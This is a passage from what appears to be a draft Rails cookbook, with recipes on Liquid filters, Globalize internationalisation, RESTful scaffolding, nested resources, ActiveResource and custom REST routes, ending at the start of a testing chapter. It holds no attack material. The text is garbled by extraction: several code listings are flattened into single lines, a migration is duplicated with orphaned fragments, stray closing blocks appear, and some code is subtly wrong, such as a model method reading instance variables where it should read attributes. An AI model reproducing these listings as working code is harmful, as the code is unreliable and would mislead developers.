To use this filter in your Liquid templates, create a folder called `liquid_filters` in the `lib` directory. In this new directory, add a file called `text_filter.rb` containing the code listed above.

Now open your `environment.rb` and enter:

`config/environment.rb`:

```
require 'liquid_filters/text_filter'
Liquid::Template.register_filter(TextFilter)
```

Your template could now include a line such as this one:

```
{{ post.title | crypt }}
```

Liquid is production-ready code. Tobias Lütke created Liquid for use on Shopify.com, an e-commerce tool for non-programmers. It's a very flexible and elegant tool and is usable by designers and end-users alike. In practice, you'll probably want to cache your processed templates, possibly in the database. For a great example of Liquid templates in action, download the code for the Mephisto blogging tool from <http://mephistoblog.com/>.

## See Also

- For more information on Liquid, be sure to visit the wiki: <http://home.leetsoft.com/liquid/wiki>

<xi:include></xi:include>

## 5.17 Globalize your Rails Application

### Problem

*Contributed by: Christian Romney*

You need to support multiple languages, currencies, or date and time formats in your Rails application. Essentially, you want to include support internationalization (or i18n).

### Solution

The Globalize plugin provides most of the tools you'll need to prepare your application for the world stage. For this recipe, create an empty Rails application called global:

```
$ rails global
```

Next, use Subversion to export the code for the plugin into a folder called globalize under vendor/plugins:

```
$ svn export \
> http://svn.globalize-rails.org/svn/globalize/globalize/branches/for-1.1\
> vendor/plugins/globalize
```

If your application uses a database, you'll need to set it up to store international text. MySQL, for example, supports UTF-8 encoding out of the box. Configure your *database.yml* file as usual, making sure to specify the encoding parameter.

*config/database.yml:*

```
development:
 adapter: mysql
 database: global_development
 username: root
 password:
 host: localhost
 encoding: utf8
```

Globalize uses a few database tables to keep track of translations. Prepare your application's globalization tables by running the following command:

```
$ rake globalize:setup
```

Next, add the following lines to your environment:

*config/environment.rb:*

```
require 'jcode'
$KCODE = 'u'

include Globalize
Locale.set_base_language('en-US')
```

Your application is now capable of globalization. All you need to do is create a model and translate any string data it may contain. To really test Globalize's capabilities, create a Product model complete with a name, unit\_price, quantity\_on\_hand, and updated\_at fields. First, generate the model.

```
$ ruby script/generate model Product
```

Now define the schema for the product table in the migration file. You also want to include a redundant model definition here in case future migrations rename or remove the Product class.

*db/migrate/001\_create\_products.rb:*

```
class Product < ActiveRecord::Base
 translates :name
end

class CreateProducts < ActiveRecord::Migration
 def self.up
 create_table :products do |t|
 t.column :name, :string
 t.column :unit_price, :integer
 t.column :quantity_on_hand, :integer
 t.column :updated_at, :datetime
 end

 Locale.set('en-US')
 Product.new do |product|
 product.name = 'Little Black Book'
 product.unit_price = 999
 product.quantity_on_hand = 9999
 product.save
 end

 Locale.set('es-ES')
 product = Product.find(:first)
 product.name = 'Pequeño Libro Negro'
 product.save
 end

 def self.down
 drop_table :products
 end
end
```

Note that you must change the locale before providing a translation for the name. Go ahead and migrate the database now.

```
$ rake db:migrate
```

You might have noticed the unit price is an integer field. Using an integers eliminates the precision errors that arise when floats are used for currency (a very, very bad idea). Instead, we store the price in cents. After the migration has completed, modify the real model class to map the price to a locale-aware class included with Globalize. (Note that this doesn't perform currency conversion, which is beyond the scope of this recipe.)

*app/models/product.rb:*

```
class Product < ActiveRecord::Base
 translates :name
 composed_of :unit_price, :class_name => "Globalize::Currency",
 :mapping => [%w(unit_price cents)]
end
```

Now generate a controller with which to show off your application's new linguistic abilities. Create a Products controller, having a show action, with:

```
$ ruby script/generate controller Products show
```

Modify the controller as follows:

*app/controllers/products\_controller.rb:*

```
class ProductsController < ApplicationController
 def show
 @product = Product.find(params[:id])
 end
end
```

You can set the locale in a before filter inside ApplicationController:

*app/controllers/application.rb:*

```
class ApplicationController < ActionController::Base
 before_filter :set_locale

 def set_locale
 headers["Content-Type"] = 'text/html; charset=utf-8'

 default_locale = Locale.language_code
 request_locale = request.env['HTTP_ACCEPT_LANGUAGE']
 request_locale = request_locale[/[^,;]+/] if request_locale

 @locale = params[:locale] ||
 session[:locale] ||
 request_locale ||
 default_locale

 session[:locale] = @locale

 begin
 Locale.set @locale
 rescue ArgumentError
 @locale = default_locale
 Locale.set @locale
 end
 end
end
```

```
 end
 end
```

Note that the content-type header is set to use UTF-8 encoding. Lastly, you'll want to modify the view.

*app/views/products/show.rhtml:*

```
<h1><%= @product.name.t %></h1>
<table>
<tr>
 <td><%= 'Price'.t %></td>
 <td><%= @product.unit_price %></td>
</tr>
<tr>
 <td><%= 'Quantity'.t %></td>
 <td><%= @product.quantity_on_hand.localize %></td>
</tr>
<tr>
 <td><%= 'Modified'.t %></td>
 <td><%= @product.updated_at.localize("%d %B %Y") %></td>
</tr>
</table>
```

Before you run the application, you must provide translations for the literal strings Price, Quantity, and Modified found in the template. To do so, fire up the Rails console.

```
$ ruby script/console
```

Now enter the following:

```
>> Locale.set_translation('Price', Language.pick('es-ES'), 'Precio')
>> Locale.set_translation('Quantity', Language.pick('es-ES'), 'Cantidad')
>> Locale.set_translation('Modified', Language.pick('es-ES'), 'Modificado')
```

Your application is ready to be viewed. Start your development server:

```
$ ruby script/server -d
```

Assuming your server is running on port 3000, point your browser to <http://localhost:3000/products/show/1> to see the English version. To see the Spanish version, point your browser here: <http://localhost:3000/products/show/1?locale=es-ES>

## Discussion

Figure 5.9 shows how you can specify the locale via a query string parameter. You can also use the standard HTTP Accept-Language header. Explicit parameters take precedence over defaults, and the application can always fallback to 'en-US' if things get scary.

You could also include the locale as a route parameter by modifying *routes.rb* and replacing the default route.

*config/routes.rb:*




Figure 5.9. A globalized Rails application, displaying content in both English and Spanish.

```
Install the default route as the lowest priority.
map.connect ':locale/:controller/:action/:id'
```

You would then access the Spanish language version product page here: <http://localhost:3000/es-ES/products/show/1> Globalization takes some effort in any language or framework, and while proper Unicode support is not yet included in Ruby, the Globalize plugin takes the sting out of the most common localization tasks.

## See Also

- GLoc Plugin: <http://www.agilewebdevelopment.com/plugins/gloc>
- Localization Simplified Plugin: [http://www.agilewebdevelopment.com/plugins/localization\\_simplified](http://www.agilewebdevelopment.com/plugins/localization_simplified)

- For more information and examples on using the Globalize plugin, visit <http://www.globalize-rails.org>. Documentation for the Globalize plugin is also available at <http://globalize.rubyforge.org/>

<xi:include></xi:include>



## CHAPTER 6

# RESTful Development

## 6.1 Introduction

...

## 6.2 Develop your Rails Applications in RESTfully

### Problem

*Contributed by: Christian Romney*

You want to build your Rails application in a RESTful style.

### Solution

Rails 1.2 has merged the code from Rick Olson's simply\_restful plugin, allowing you to build applications in a RESTful style. For this recipe, create a new Rails project using Edge Rails. Enter the following commands at the console:

```
$ rails chess
$ cd chess
$ rake rails:freeze:edge
```

There's a new scaffold for getting up and running quickly with REST-style resources. The following command will generate a model, controller, and accompanying views and tests for this project:

```
$ ruby script/generate scaffold_resource Player
```

As always, create a database for this application and configure your database.yml file appropriately. Once that task has been completed, edit the generated create\_players migration file:

*db/migrate/001\_create\_players.rb:*

```
class Player < ActiveRecord::Base; end
class CreatePlayers < ActiveRecord::Migration
 def self.up
 create_table :players do |t|
 t.column :title, :string
```

```
t.column :first_name, :string t.column :last_name, :string t.column :standing, :integer
t.column :elo_rating, :integer end Player.create({:title => 'GM', :first_name =>
'Veselin', :last_name => 'Topalov', :standing => 1, :elo_rating => 2813 }) Player.create
({:title => 'GM', :first_name => 'Viswanathan', :last_name => 'Anand', :standing =>
2, :elo_rating => 2779 }) end def self.down drop_table :players end end
```

The next thing you need to do is to add a route for your new player resource.

config/routes.rb:

```
map.resources :players
```

And add a convenience method to the Player model:

app/models/player.rb:

```
class Player < ActiveRecord::Base def display_name "#{@title} #{@first_name} #
{@last_name} (#{@elo_rating})" end end
```

Now, modify your index view so you can see something displayed right away:

app/views/players/index.rhtml

```
<h1>Listing players</h1> <table> <% for player in @players %> <tr> <td><%= h
(player.display_name) %></td> <td><%= link_to 'Show', player_path(player) %></td>
<td><%= link_to 'Edit', edit_player_path(player) %></td> <td><%= link_to
'Destroy', player_path(player), :confirm => 'Are you sure?', :method => :delete %></td>
</tr> <% end %> </table>

<%= link_to 'New player', new_player_path %>
```

Lastly, migrate your database and start up your development server (I use Lighttpd) with the following commands:

```
$ rake db:migrate $ ruby script/server lighttpd -d
```

You should now be able to point your browser to the /players path (<http://localhost:3000/players> on my machine). To really understand what's going on, you should have a peek at the PlayersController class (app/controllers/players\_controller.rb). There's quite a bit going on in here, but the method names should be familiar to anyone that's worked with Rails before. One of the new things you'll notice is the documentation of the HTTP verbs and paths which lead to the invocation of each controller action. For example, an HTTP GET request with a path of /players results in a call to the PlayersController#index method. If you click around the interface a bit, you'll notice that the show, edit, and new views don't display any fields in the player form. This is because we generated the model, controller, and views in the same step. To remedy this, create a partial template to display the player form that will power the new and edit views:

app/views/players/\_form.rhtml:

```
<div id="player_data"> <% form_for(:player, :url => path, :html => { :method => method }) do |f| %> <p> <label for="player_title">Title:</label>
 <%= f.text_field :title %> </p> <p> <label for="player_first_name">First Name:</label>
 <%= f.text_field :first_name %> </p> <p> <label for="player_last_name">Last Name:</label>
 <%= f.text_field :last_name %> </p> <p> <label for="player_standing">Standing:</label>
 <%= f.text_field :standing %> </p> <p> <label for="player_elo_rating">ELO Rating:</label>
 <%= f.text_field :elo_rating %> </p> <p> <%= submit_tag button_text %> </p> <% end %> </div>
```

Note that by parameterizing the url, HTTP method, and submit button text you've made the partial usable by multiple views. Update the new view first:

app/views/players/new.rhtml:

```
<h1>New player</h1> <%= render :partial => 'form', :locals => { :path => players_path, :method => :post, :button_text => 'Create' } %> <%= link_to 'Back', players_path %>
```

Next, modify the edit view:

app/views/players/edit.rhtml:

```
<h1>Editing player</h1> <%= render :partial => 'form', :locals => { :path => player_path(@player), :method => :put, :button_text => 'Update' } %> <%= link_to 'Show', player_path(@player) %> | <%= link_to 'Back', players_path %>
```

Lastly, modify the show view to display the player information:

app/views/players/show.rhtml:

```
<div id="player_data"> <p>Title: <%= h(@player.title) %></p> <p>First Name: <%= h(@player.first_name) %></p> <p>Last Name: <%= h(@player.last_name) %></p> <p>Standing: <%= h(@player.standing) %></p> <p>ELO Rating: <%= h(@player.elo_rating) %></p> </div> <%= link_to 'Edit', edit_player_path(@player) %> | <%= link_to 'Back', players_path %>
```

Refresh the page in your browser. Clicking around the application should now be more productive since the forms are fully functional.

## Discussion

### See Also

<xi:include></xi:include>

## 6.3 Creating Nested Mapping Resources

### Problem

Contributed by: Diego Scataglini

You want to create a nested structure between your models showing the has\_many relationship. For example you want to show the url for a user's blog as /users/1/blogs/1.

### Solution

Create a resource scaffold for the two models that you're going to use: User and Blog.

```
ruby script/generate scaffold_resource user
```

```
ruby script/generate scaffold_resource blog
```

Establish the relationships between your models:

```
app/models/user.rb
```

```
class User < ActiveRecord::Base
 has_many :blogs
end
```

```
app/models/blog.rb
```

```
class Blog < ActiveRecord::Base
 belongs_to :user
end
```

Define our migrations and create some test data:

```
db/migrate/001_create_users.rb
```

```
class CreateUsers < ActiveRecord::Migration
 def self.up
 create_table :users do |t|
 t.column :name, :string
 end
 User.create(:name => "Diego")
 User.create(:name => "Chris")
 User.create(:name => "Rob")
 end

 def self.down
 drop_table :users
 end
end
```

```
db/migrate/002_create_blogs.rb
```

```
class CreateBlogs < ActiveRecord::Migration
 def self.up
 create_table :blogs do |t|
 t.column :title, :string
 end
 end

 def self.down
 drop_table :blogs
 end
end
```

```

 t.column :user_id, :integer
 end
 User.find(1).blogs.create(:title => "My work blog")
 User.find(1).blogs.create(:title => "My fun rblog")
 User.find(2).blogs.create(:title => "My xml blog")
 User.find(3).blogs.create(:title => "my rails cookbook blog")
end

def self.down
 drop_table :blogs
end
end

```

Run the migrations: `rake db:migrate`

Add the nested structure in your `config/routes.rb` file:

```

map.resources :users do |user|
 user.resources :blogs
end

```

At this point we are almost done, all crud functionality is working for the `User` model. The problem is that only the `r` part of crud is working for the `Blog` model. After a few tweaks in the blog controller file and you'll be halfway there. You need to make sure that whenever you are referring to a blog object you specify whose blog it is. Here is the modified `blog_controller.rb` file:

```

app/controllers/blog_controller.rb

class BlogsController < ApplicationController
 # GET /blogs
 # GET /blogs.xml
 def index
 @user = User.find(params[:user_id])
 @blogs = Blog.find(:all,
 :conditions => { :user_id => params[:user_id] })

 respond_to do |format|
 format.html # index.rhtml
 format.xml { render :xml => @blogs.to_xml }
 end
 end

 # GET /blogs/1
 # GET /blogs/1.xml
 def show
 @blog = Blog.find(params[:id],
 :conditions => { :user_id => params[:user_id] })
 respond_to do |format|
 format.html # show.rhtml
 format.xml { render :xml => @blog.to_xml }
 end
 end

 # GET /blogs/new
 def new

```

```

@blog = Blog.new(:user_id => params[:user_id])
end

GET /blogs/1/edit
def edit
 @blog = Blog.find(params[:id],
 :conditions => { :user_id => params[:user_id] })
end

POST /blogs
POST /blogs.xml
def create
 @blog = Blog.new(params[:blog])
 @blog.user_id = params[:user_id]

 respond_to do |format|
 if @blog.save
 flash[:notice] = 'Blog was successfully created.'

 format.html { redirect_to blog_path(@blog.user_id, @blog) }
 format.xml do
 headers["Location"] = blog_path(@blog.user_id, @blog)
 render :nothing => true, :status => "201 Created"
 end
 else
 format.html { render :action => "new" }
 format.xml { render :xml => @blog.errors.to_xml }
 end
 end
end

PUT /blogs/1
PUT /blogs/1.xml
def update
 @blog = Blog.find(params[:id],
 :conditions => { :user_id => params[:user_id] })

 respond_to do |format|
 if @blog.update_attributes(params[:blog])
 format.html { redirect_to blog_path(@blog.user_id, @blog) }
 format.xml { render :nothing => true }
 else
 format.html { render :action => "edit" }
 format.xml { render :xml => @blog.errors.to_xml }
 end
 end
end

DELETE /blogs/1
DELETE /blogs/1.xml
def destroy
 @blog = Blog.find(params[:id],
 :conditions => { :user_id => params[:user_id] })
 @blog.destroy

```

```

 respond_to do |format|
 format.html { redirect_to blogs_url(@blog.user_id) }
 format.xml { render :nothing => true }
 end
 end
end

```

At this point if in your requests you ask for xml, you have a perfectly working api. You can test this by starting WEBrick and going to `http://localhost:3000/users.xml`, `http://localhost:3000/users/1.xml`, `http://localhost:3000/users/1/blogs/1.xml` etc..

The default rhtml files created during the scaffolding on the other hand show no data anywhere and have some broken links. Whenever we have a link pointing to `blogs_path(blog)` we need to change it to `blogs_path(user, blog)`. This is necessary because you need to show the nested structure.

`app/views/blogs/index.rhtml`

```

<h1>Listing blogs</h1>
<h2><%= link_to "Go back to: #{@user.name}", user_path(@user) %></h2>
<table>
<% for blog in @blogs %>
 <tr>
 <td><%= blog.title %>
 <td><%= link_to 'Show', blog_path(blog.user, blog) %></td>
 <td><%= link_to 'Edit', edit_blog_path(blog.user, blog) %></td>
 <td><%= link_to 'Destroy', blog_path(blog.user, blog),
 :confirm => 'Are you sure?',
 :method => :delete %></td>
 </tr>
<% end %>
</table>


```

```
<%= link_to 'New blog', new_blog_path %>
```

`app/views/blogs/edit.rhtml`

```

<h1>Editing blog</h1>

<% form_for(:blog, :url => blog_path(@blog.user, @blog),
 :html => { :method => :put }) do |f| %>
 <p>
 <%= f.text_field :title %>
 <%= submit_tag "Update" %>
 </p>
<% end %>

<%= link_to 'Show', blog_path(@blog.user, @blog) %> |
<%= link_to 'Back', blogs_path %>

```

`app/views/blogs/new.rhtml`

```
<h1>New blog</h1>
```

```

<% form_for(:blog, :url => blogs_path) do |f| %>
 <p>
 <%= f.text_field :title %>
 <%= submit_tag "Create" %>
 </p>
<% end %>

<%= link_to 'Back', blogs_path %>

app/views/blogs/show.rhtml
<h1><%= @blog.title %></h1>
<%= link_to 'Edit', edit_blog_path(@blog.user, @blog) %> |
<%= link_to 'Back', blogs_path %>

app/views/users/index.rhtml
<h1>Listing users</h1>

<table>
 <tr>
 </tr>
 </tr>

<% for user in @users %>
 <tr>
 <td><%= user.name %></td> <!-- this is a new line -->
 <td><%= link_to 'Show', user_path(user) %></td>
 <td><%= link_to 'Edit', edit_user_path(user) %></td>
 <td><%= link_to 'Destroy', user_path(user),
 :confirm => 'Are you sure?',
 :method => :delete %></td>
 <td><%= link_to "Blog List",
 blog_path(user)%> <!-- this is a new line -->
 </tr>
<% end %>
</table>

<%= link_to 'New user', new_user_path %>

app/views/users/show.rhtml
<h3><%= @user.name %></h3>
<%= link_to 'Edit', edit_user_path(@user) %> |
<%= link_to 'Back', users_path %>

app/views/users/edit.rhtml
<h1>Editing user</h1>

<% form_for(:user, :url => user_path(@user),
 :html => { :method => :put }) do |f| %>
 <p>
 <%= f.text_field :name %> <!-- this is the new line -->
 <%= submit_tag "Update" %>
 </p>
<% end %>

```

```

<%= link_to 'Show', user_path(@user) %> |
<%= link_to 'Back', users_path %>

app/views/users/new.rhtml
<h1>New user</h1>

<% form_for(:user, :url => users_path) do |f| %>
<p>
 <%= f.text_field :name %>
 <%= submit_tag "Create" %>
</p>
<% end %>

<%= link_to 'Back', users_path %>

```

## Discussion

The key parts of this recipe are: the nesting in the routing and the changes of the links' urls from <action>blog\_path(blog) to <action>blog\_path(user, blog). Understanding how routes interprets the url path is important.

In the solution's case the path is read as follow /users/:id whenever you're asking for User's data. In the case of Blog's data the path looks like this: /users/:user\_id/blogs/:id. Notice how by convention the last variable part of the url is always :id.

If you were to add a Post model as a child of Blog. (A Blog has\_many :posts). The routing would have looked like the following:

```

map.resources :users do |user|
 user.resources :blogs do |blog|
 blog.resources :posts
 end
end

```

The path helper for posts would then require 3 parameters: post\_path(user, blog, post).

## See Also

## 6.4 Consuming complex nested rest resources

### Problem

*Contributed by: Diego Scataglini*

You want to consume a rest resource that has a nested structure. For example the resources that you want to consume have the following structure http://localhost:3008/users/<:user\_id>/blogs/<:id>.

## Solution

Create two models corresponding to the two entities that you want to consume: User and Blog.

*app/models/user.rb:*

```
class User < ActiveResource::Base
 self.site = "http://localhost:3008"
end
```

*app/models/blog.rb:*

```
class Blog < ActiveResource::Base
 self.site = "http://localhost:3008/users/:user_id/"
end
```

Test your model in console:

```
$ ruby script/console
Loading development environment.
>> require 'active_resource'
=> true
>> User.find(:all)
=> [#<User:0x2a9144c @attributes={"name"=>"Diego" ...}
#<User:0x2a903a8 @attributes={"name"=>"Chris",...}
#<User:0x2a9013c @attributes={"name"=>"Rob", ...}]
>> Blog.find(:all, :user_id => 1)
=> [#<Blog:0x29cf3b0 @attributes={"title"=>"My work blog"...
, #<Blog:0x29cad88 @attributes={"title"=>"My fun rblog",...}]
>> Blog.find(2, :user_id => 1)
=> #<Blog:0x20ba304 @attributes={"title"=>"My fun rblog", ...}
>> @user = User.new(:name => "john")
=> #<User:0x21ca960 @attributes={"name"=>"john"}, @prefix_options={}
>> @user.save
=> true
>> @user.id
=> "4"
>> @user.name = "Bobby"
=> "Bobby"
>> @user.save
=> true
>> @user
=> #<User:0x21ca960 @attributes={"name"=>"Bobby", "id"=>"4"}, ...
```

## Discussion

The beauty of consuming ActiveResources objects is that they behave very much like ActiveRecord making the barrier of entry really low.

In the solution we created models that were named just like those resources that we were consuming. What happens when you cannot use the same names? Fear not, just like ActiveRecord has `set_table_name`, ActiveResources has `element_name` and `collection_name`.

Imagine that you couldn't use User and Blog for names, instead you had to use Customer and Diary. Your models would have looked like the followings:

*app/models/customer.rb:*

```
class Customer < ActiveResource::Base
 self.site = "http://localhost:3008"
 self.element_name = "user"
end
```

*app/models/diary.rb:*

```
class Diary < ActiveResource::Base
 self.site = "http://localhost:3008/users/:user_id/"
 self.element_name = "blog"
end
```

Let's test again in rails' console:

```
$ ruby script/console
Loading development environment.
>> require 'active_resource'
=> true
>> Customer.find(1)
=> [#<Customer:0x2a4090c @attributes={"name"=>"Diego"...}
>> Customer.find(:first)
=> #<Customer:0x29bd73c @attributes={"name"=>"Diego", "id"= ...
>> Customer.find(2)
=> #<Customer:0x20b8400 @attributes={"name"=>"Chris",
>> Diary.find(1, :user_id => 1)
=> #<Diary:0x2a98bfc @attributes={"title"=>"My work blog",...
>> Diary.find(3, :user_id => 2)
=> #<Diary:0x2b6dde8 @attributes={"title"=>"My xml blog", ...
```

Whenever there is a problem, inspect the paths and objects like the following for insights:

```
>> Diary.element_path(:all, :user_id => 1)
=> "/users/1/blogs/all.xml"
>> Diary.element_path(:first, :user_id => 1)
=> "/users/1/blogs/first.xml"
>> Diary.element_name
=> "blog"
>> Diary.collection_name
=> "blogs"
>> Diary.collection_path(:user_id => 2)
=> "/users/2/blogs.xml"
>> Diary.element_path(:first)
=> "/users//blogs/first.xml"
>> Diary.element_path(:first, 4)
=> "/users/0/blogs/first.xml"
>> Diary.element_path(:mycustomer_para, :user_id => 3, :cu => "so")
=> "/users/3/blogs/mycustomer_para.xml"
>> puts Diary.methods.grep(/eleme/)
set_element_name
element_name
element_name=
```

```
element_path
=> nil
>> puts Diary.methods.grep(/cole/)
collection_name=
set_collection_name
collection_path
collection_name
=> nil
```

As you can see the first parameter is always used for the :id part of the resource, it doesn't need to be a numerical id. Anything goes for id, it just need to be understood by the resource provider. Any parameter that doesn't have a corresponding hash parameter in the resource path will be ignored.

*NOTE: At the moment of writing the :first and :all parameters work only if there is more than 1 resource available. I don't know at this point if this behavior is going to be modified in the near future.*

## See Also

## 6.5 Moving on beyond simple CRUD with restful resources

### Problem

Contributed by: Diego Scataglini

You want to implement a REST API for your web application that goes beyond simple CRUD. For example you want to create an api to allow customer to search for users.

### Solution

Run the scaffold\_resource generator for our model User:

*ruby script/generate scaffold\_generator user*

Add some fields to the table description of the User model.

*db/migrate/001\_create\_users.rb*

```
class CreateUsers < ActiveRecord::Migration
 def self.up
 create_table :users do |t|
 t.column :login, :string
 t.column :email, :string
 end
 User.create(:login => "diego")
 User.create(:login => "rob")
 User.create(:login => "chris")
 end

 def self.down
 drop_table :users
 end
end
```

```
 end
end
```

Run the migration with: `rake db:migrate` and add the resource to our routes:

*config/routes.rb*

```
map.resources :users
```

At this point you already have a wealth of helpers (32) and named routes (4) at your disposition to be used anywhere a `url_for` is normally used. Ex: `form_for`, `redirect_to`, `link_to`, `link_to_remote`, etc..

The named routes are, in your case: `user`, `users`, `new_user`, `edit_user`. For each one of these named routes you have 6 dynamically created helpers. To see them all run the following code in `script/console`.

```
>> paths = ActionController::Routing::Routes.draw do |map|
?> map.resources :users
>> end
=>[:users.... ...
>> puts paths.map(&:to_s).sort
edit_user_path
edit_user_url
formatted_edit_user_path
formatted_edit_user_url
formatted_new_user_path
formatted_new_user_url
formatted_user_path
formatted_user_url
formatted_users_path
formatted_users_url
hash_for_edit_user_path
hash_for_edit_user_url
hash_for_formatted_edit_user_path
hash_for_formatted_edit_user_url
hash_for_formatted_new_user_path
hash_for_formatted_new_user_url
hash_for_formatted_user_path
hash_for_formatted_user_url
hash_for_formatted_users_path
hash_for_formatted_users_url
hash_for_new_user_path
hash_for_new_user_url
hash_for_user_path
hash_for_user_url
hash_for_users_path
hash_for_users_url
new_user_path
new_user_url
user_path
user_url
users_path
users_url
```

Let's add change our custom route in *config/routes.rb* to look like the following:

```
map.resources :users, :collection => { :search => :get}
```

Here you just defined a way to search all users. In this case `/users;search` is now mapped to the `users` controller and to the `search` action. You just need to add a simple `search` action and you'll have a fully functioning search.

In `app/controllers/users_controller.rb` add:

```
def search
 @users = User.find(:all, :conditions =>["login like ?",
 "#{params[:login]}%"])
 respond_to do |format|
 format.html { render :action => "index" }
 format.xml { render :xml => @users.to_xml }
 end
end
```

Start webrick and test the users search functionality by opening the browser to `http://localhost:3000/users;search?login=d`

## Discussion

The solution uses some of the many options available to us. The parameters available during the creation of the resource routes include:

`:controller` - The name of the controller to use

`:singular` - the name to be used for singular object paths, ex. `edit_user_path`

`:path_prefix` - Sets a prefix to be added to the route.

```
map.resources :subscriptions, :path_prefix => "/users/:user_id"
```

`:name_prefix` - to be used whenever a model is used in conjunction for multiple entities and you need to avoid a conflict in routes variables. A common case is a polymorphic association.

```
map.resources :phone_numbers, :path_prefix => "companies/:company_phone_id",
 :name_prefix => "company_phone_"
map.resources :phone_numbers, :path_prefix => "people/:person_phone_id",
 :name_prefix => "person_phone_"
```

Probably the three most useful options are `:collection`, `:member` and `:new`. They respectively operate on collections, a single member, or just on the new action. They all take a hash as parameter which describe which action corresponds to which http verb. This means that you can add custom behaviour to a `new` or `edit` request, whether it is invoked with a `:get`, `:post`, `:put`, `:delete` and remap it accordingly. You can use the option `:any` you want a specific action to respond to any type of http request method. Test them in in rails' console and check the available helpers:

```
>> paths = ActionController::Routing::Routes.draw do |map|
?> map.resources :users, :new => { :new => :any,
 :confirm => :put,
 :save => :post},
 :collections => { :search => :get}
```

```
>> end
=> [:hash_for_users_url, :users_url, :hash_for_users_path,
>> puts paths.map(&:to_s).sort
confirm_new_user_path
confirm_new_user_url
edit_user_path
edit_user_url
formatted_confirm_new_user_path
formatted_confirm_new_user_url
formatted_edit_user_path
formatted_edit_user_url
formatted_new_user_path
formatted_new_user_path
formatted_new_user_url
formatted_new_user_url
formatted_save_new_user_path
formatted_save_new_user_url
.....
```

As you can see, additional helpers are available because of the three custom routes passed to the `:new` option. In fact eight new helpers were added for each new handler.

These three options, `:collection`, `:member` and `:new`, are the crucial ingredients to go well beyond simple crud.

## See Also



# Rails Application Testing

## 7.1 Introduction

If you cringe at the idea of testing software, then you ought to think about the alternatives, and what testing really means. Historically, testing has been the task given to the most junior member of the team, a summer intern, or even someone who's not really very good, but can't be fired. It's not taken seriously. And testing normally doesn't take place until after the application has been declared "finished" (for some value of "finished"): it's often an afterthought that delays your release schedule precisely when you can't afford any delays.

But it doesn't have to be this way. Most programmers find debugging more much more unpleasant than testing. Debugging is usually what triggers mental images of staring at someone else's code, trying to understand how it works, only so you can fix the part that doesn't actually work. Debugging is almost universally accepted as being an unpleasant task. (If you're thinking that you sometimes get a kick out of debugging, then imagine fixing a bug, only to have it crop up again repeatedly, perhaps with slight variations. The joy of solving the mystery becomes something more like mopping floors.)

The fact that debugging can be unpleasant is exactly what makes testing appealing and, as it turns out, enjoyable. As you build up a suite of tests for each part of your application, it's as if you're buying insurance that you won't have to debug that code in the future. Thinking of tests as insurance helps explain the testing term *coverage*. Code that has tests written for all the conceivable ways which it may be used has excellent coverage. Even as bugs inevitably slip through holes in your coverage, writing tests as you fix these bugs will keep them from recurring.

Writing tests as bugs are discovered is a reactive approach to testing. This is really just debugging with test writing added in; it's good practice, but there's an even better approach. What if you could remove debugging from the process of software development altogether? Eliminating (or minimizing) debugging would make developing software much more pleasant; knowing that your code is solid makes it easier to predict

schedules, and minimizing unpleasant last-minute surprises as the release date approaches.

A proactive approach to testing is to write your tests first. When you start an application or new feature, begin by thinking about what that code should and shouldn't do. Think of this as a part of the specification phase, where instead of producing a specification document, you end up with a suite of tests that serve the same purpose. To find out what your application is supposed to do, refer to these tests. Use them to drive the development of your application code, and, of course, use them to make sure your code is working correctly. This is known as Test Driven Development or TDD; a surprisingly productive software development methodology that has excellent support in Rails.

## 7.2 Centralize the Creation of Objects Common to Test Cases

### Problem

